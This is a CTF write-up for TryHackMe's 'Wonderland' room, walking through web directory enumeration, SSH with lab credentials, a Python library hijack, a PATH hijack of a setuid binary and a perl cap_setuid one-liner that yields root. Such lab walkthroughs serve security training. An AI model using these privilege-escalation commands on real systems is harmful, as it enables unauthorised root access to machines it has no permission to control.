

TryHackMe

Wonderland Writeup

Accessed 20/1/2022



Introduction

Wonderland is an Alice in Wonderland themed CTF in which we are tasked with gaining both user and root level access to the system having only been given an IP.

In this CTF not all is as it seems things are a little upside down, a great one for making you think i found.

Enumeration

Our first step is running nmap to see what we have initially:

```
(kali@kali)-[~/Desktop/thm/wonderland]
$ sudo nmap -sV -p- -A -O 10.10.144.34 -oN wonderland_nmap_init
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-21 05:52 EST
Nmap scan report for 10.10.144.34
Host is up (0.034s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|_  256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp    open  http     GoLang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Follow the white rabbit.
```

Our scan shows open **port 22** for **ssh**. At this point we don't have any credentials so this is of no use yet. We go and look over at **port 80** and see the running **web server** titled "Follow the white rabbit". Finding nothing over interesting within the source code of the page we then start dirb to start looking for any directories using the common dirb list:



Our **dirb** scan turns up the directory **/r/** as seen in the scan below:

```
(kali@kali)-[~/Desktop/thm/wonderland]
$ dirb http://10.10.144.34


DIRB v2.22
By The Dark Raver

START_TIME: Fri Jan 21 05:54:52 2022
URL_BASE: http://10.10.144.34/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

-- Scanning URL: http://10.10.144.34/ --
=> DIRECTORY: http://10.10.144.34/img/
+ http://10.10.144.34/index.html (CODE:301|SIZE:0)
=> DIRECTORY: http://10.10.144.34/r/
+ Testing: http://10.10.144.34/r/08
```

Navigating to this directory it tells us “Keep Going” and again checking the source code we find nothing really interesting so we run dirb again to enumerate any further directories from this point:



As see frr from our results below we have found another directory this time within **/r/** we have **a/**:

```
(kali@kali)-[~/Desktop/thm/wonderland]
$ dirb http://10.10.144.34/r/

=====
DIRB v2.22
By The Dark Raver
=====


START_TIME: Fri Jan 21 05:57:57 2022
URL_BASE: http://10.10.144.34/r/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

=====

GENERATED WORDS: 4612

--- Scanning URL: http://10.10.144.34/r/ ---
+ http://10.10.144.34/r/a (CODE:301|SIZE:0)
```

we navigate to this page and are greeted with the following again finding nothing overly interesting in the pages source code:



Again we run dirb to further enumerate any more directories at this point our dirb command is as follows:

```
=====

dirb http://10.10.144.34/r/a/

=====
```


This gives us another directory this time **/B/** shown in the screenshot below:

```
(kali@kali)~[~/Desktop/thm/wonderland]
$ dirb http://10.10.144.34/r/a/


DIRB v2.22
By The Dark Raver

START_TIME: Fri Jan 21 05:59:06 2022
URL_BASE: http://10.10.144.34/r/a/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://10.10.144.34/r/a/ ---
+ http://10.10.144.34/r/a/b (CODE:301|SIZE:0)
^C> Testing: http://10.10.144.34/r/a/compa...
```

Following our patter to this point we navigate to the new directory of **/r/a/b/**:



Then again repeat our dirb scan now adding the **b** directory:

```
(kali@kali)~[~/Desktop/thm/wonderland]
$ dirb http://10.10.144.34/r/a/b/


DIRB v2.22
By The Dark Raver

START_TIME: Fri Jan 21 05:59:42 2022
URL_BASE: http://10.10.144.34/r/a/b/
WORDLIST_FILES: /usr/share/dirb/wordlists/

GENERATED WORDS: 4612

--- Scanning URL: http://10.10.144.34/r/a/b/ ---
+ http://10.10.144.34/r/a/b/b (CODE:301|SIZE:0)
^C> Testing: http://10.10.144.34/r/a/b/b/compa...
```

Another directory! Although at this point I had a bit of a realisation of where we were going so I took a little shot in the dark and followed the rabbit as the original page suggested and well what would you know!!:



After inspecting the source code of this page however it would seem that the white rabbit has after all led us to something useful :

```
Enter wonderland x http://10.10.144.34/r/a/b/b/i/t/ +
view-source:http://10.10.144.34/r/a/b/b/i/t/

1 <!DOCTYPE html>
2
3 <head>
4 <title>Enter wonderland</title>
5 <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9 <h1>Open the door and enter wonderland</h1>
10 <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11 <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
12 </p>
13 <p>"In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
14 the other paw, "lives a March Hare. Visit either you like! They're both mad. But
15 <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
16 
17 </body>
```

It would seem we have found some credentials!:

alice:HowDothTheLittleCrocodileImproveHisShiningTail

Initial foothold

Lets go try the creds we found on the web servers source on our ssh that we found in our initial scan:

```
(kali@kali) - [~/Desktop/thm/wonderland]
$ ssh alice@10.10.144.34
The authenticity of host '10.10.144.34 (10.10.144.34)' can't be established.
ED25519 key fingerprint is SHA256:Q8PPqQyrfXMAZkq45693yD4CmWAYp5G0INbxYqTRedo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.144.34' (ED25519) to the list of known hosts.
alice@10.10.144.34's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jan 21 11:04:05 UTC 2022

System load:  0.0          Processes:      85
Usage of /:   18.9% of 19.56GB   Users logged in: 0
Memory usage: 14%          IP address for eth0: 10.10.144.34
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
```

Success we have initial access to the system as the user **alice**. Looking around we find inside **alice's** home directory a **root.txt** file that we can read as we don't have permission and a python script called **walrus_and_the_carpenter.py**

```
alice@wonderland:~$ ls
root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ cat root.txt
cat: root.txt: No such file or directory
alice@wonderland:~$ cat root.txt
cat: root.txt: Permission denied
```

Looking into what we can do as **alice** we run the command **sudo -l** to see what sudo permissions if any we have:

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$
```

We see that we can run the python script we found on **Alice's** home directory as **rabbit** using **python3.6** looking at the python script we see that it takes 10 random lines of the poem and prints them out! It also uses the random library:

```
1 import random
2 poem = """The sun was shining on the sea,
3 Shining with all his might:
4 He did his very best to make
5 his birds sing every day:
6 And they did sing every day:
7
8 The waves were dancing then,
9 And the sun shone bright and gay:
10
11 "He did his very best to make
12 his birds sing every day:
13 And they did sing every day:
14
15 The waves were dancing then,
16 And the sun shone bright and gay:
17
18 for i in range(10):
19     line = random.choice(poem.split("\n"))
20     print("The line was:\t", line)
```

Looking to see where its going to fetch this library from using the command:


Python3 -c 'import sys; print (sys.path)'

We see in the screenshot below that the script will actually check in its **local directory** so if we write a small script we can have it executed alongside the walrus script as **rabbit!**

```
(rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ python3 -c 'import sys; print (sys.path)'
['', '/usr/lib/python3.6.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynlo
ad', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
```


Pivoting through users


In alice's home directory we make our python script with the following simple code in it:



```
alice@wonderland: -
File Actions Edit View Help
GNU nano 2.9.3 test.py Modified
import os
os.system("/bin/bash")
```


We rename it to random.py and then we run the walrus_and_carpenter.py this will when random is called in the walrus script run as rabbit and spawn a bash instance using :

Sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py




```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
```

We have successfully managed to pivot to **rabbits** account!! Navigating over to **rabbits** home directory we find a file called **teaParty**:



```
rabbit@wonderland:/home$ cd rabbit
rabbit@wonderland:/home/rabbit$ ls
teaParty*
```

Upon executing the file we get the following output:



```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Matter will be here soon.
Probably by Fri, 21 Jan 2022 12:17:24 +0000
Ask very nicely, and I will give you some tea while you wait for him
please
Segmentation fault (core dumped)
```

An error suggesting a segmentation fault and core dump, this initially made me think we may have needed to look into finding a buffer overflow although looking a bit closer at the file we see this isn't actually an error, it's just made to look like one to us! This was a rabbit hole we avoided! We can see below we used a simple python http server and wget on our kali machine to pull the file over to our own system for analysis.

```
Keyboard interrupt received, exiting.  
rabbit@wonderland:~/home/rabbit$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.8.120.57 - - [21/Jan/2022 11:22:46] "GET /teaParty HTTP/1.1" 200 -
```

```
(kali@kali)-[~/Desktop/thm/wonderland]  
$ wget http://10.10.144.34:8000/teaParty  
--2022-01-21 06:22:43-- http://10.10.144.34:8000/teaParty  
Connecting to 10.10.144.34:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 16816 (16K) [application/octet-stream]  
Saving to: 'teaParty'  
  
teaParty 100%[=====>] 16.42K --KB/s in 0.04s  
2022-01-21 06:22:43 (446 KB/s) - 'teaParty' saved [16816/16816]
```

Then just for a quick look at the workings of the program we run **strings** and see what we can find on the output. :

```
(kali@kali)-[~/Desktop/thm/wonderland]  
$ strings teaParty  
/lib64/ld-linux-x86-64.so.2  
2U-4  
16816  
setuid  
puts  
getchar  
system  
__cxa_finalize  
setgid  
__libc_start_main  
GLIBC_2.2.5  
_ITM_deregisterTMCloneTable  
_gmon_start_  
_ITM_registerTMCloneTable  
u/UH  
[JA\A]A^A_  
Welcome to the tea party!  
The Mad Hatter will be here soon!  
/bin/echo -n 'Probably by ' $(date --date='next hour' -R  
ask very nicely, and I will give you some tea while you wait for him  
Segmentation fault (core dumped)  
;~3$  
GCC: (Debian 8.3.0-6) 8.3.0  
crtstuff.c  
deregister_tm_clones  
__do_global_dtors_aux  
completed.7325  
__do_global_dtors_aux_fini_array_entry  
frame_dummy  
__frame_dummy_init_array_entry  
teaParty.c  
__FRAME_END__  
__init_array_end  
_DYNAMIC  
__init_array_start  
_GNU_EH_FRAME_HDR  
_GLOBAL_OFFSET_TABLE_  
libc.csu fini
```

As we can see from the highlighted sections we have the **setuid** bit and a line that will manipulate the date function to echo the current date and time. This is most likely something we can abuse to further pivot or possibly escalate our privileges. To test this out we are going to use a technique called **Execution flow hijacking**.

First of all we create another file in the same directory as the executable **Teaparty** file called **date** within the file we enter:

```
#!/bin/bash
```

```
/bin/bash
```

We then set the file to executable using **chmod +x date**

Add **/home/rabbit/** to path using:

```
Export PATH=/home/rabbit:$PATH
```

Then if we execute **teaparty** file it will call our **date** script and spawn a shell as another user, possibly root!! This can be seen in the screenshots below:

```
rabbit@wonderland:/home/rabbit$ cat > date << EOF #!/bin/bash
> /bin/bash
> EOF
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

Okay so we got another user this time **hatter**!!

We check to see what our id and group id is and find that we are still not root level!

```
hatter@wonderland:/home/rabbit$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:/home/rabbit$ ls
```

Moving onto **hatters** home directory we find a txt file called **password.txt** we cat it out and take note of this password for now:

```
hatter@wonderland:/home/rabbit$ cd ..
hatter@wonderland:/home$ cd hatter
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ cat password.txt
whyIsARavenLikeAWritingDesk?
```

Checking to see if hatter has any sudo permissions we find we need a password! Using the password we just found we now have this is **hatters password** although we have no sudo privs:

```
hatter@wonderland:/home/hatter$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:/home/hatter$
```

At this point I did some poking around and struggled to find a way to escalate to root so I copied linpeas over to the machine and ran it to see what it could find and it didn't disappoint! under the capabilities we turned up the following :

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/ntr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep

[+] .sh files in path
/usr/bin/gettext.sh
```

Going over to **GTFObins** and searching for perl with capabilities cap_setuid we find the following code:

Capabilities

If the binary has the Linux **CAP_SETUID** capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```


This is simple enough to use in order to escalate our privileges all we need to do is take the code and enter it into our **hatters terminal** and as we can see we now have **root!!**:

```
hatter@wonderland:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
```

All that's left now is to grab the flags **root.txt** was in **alice's home** directory and our **user.txt** flag was in **roots home** directory!! Just you know to cause a little confusion it is wonderland after all!!

Thank you for taking your time to read my write up on this room!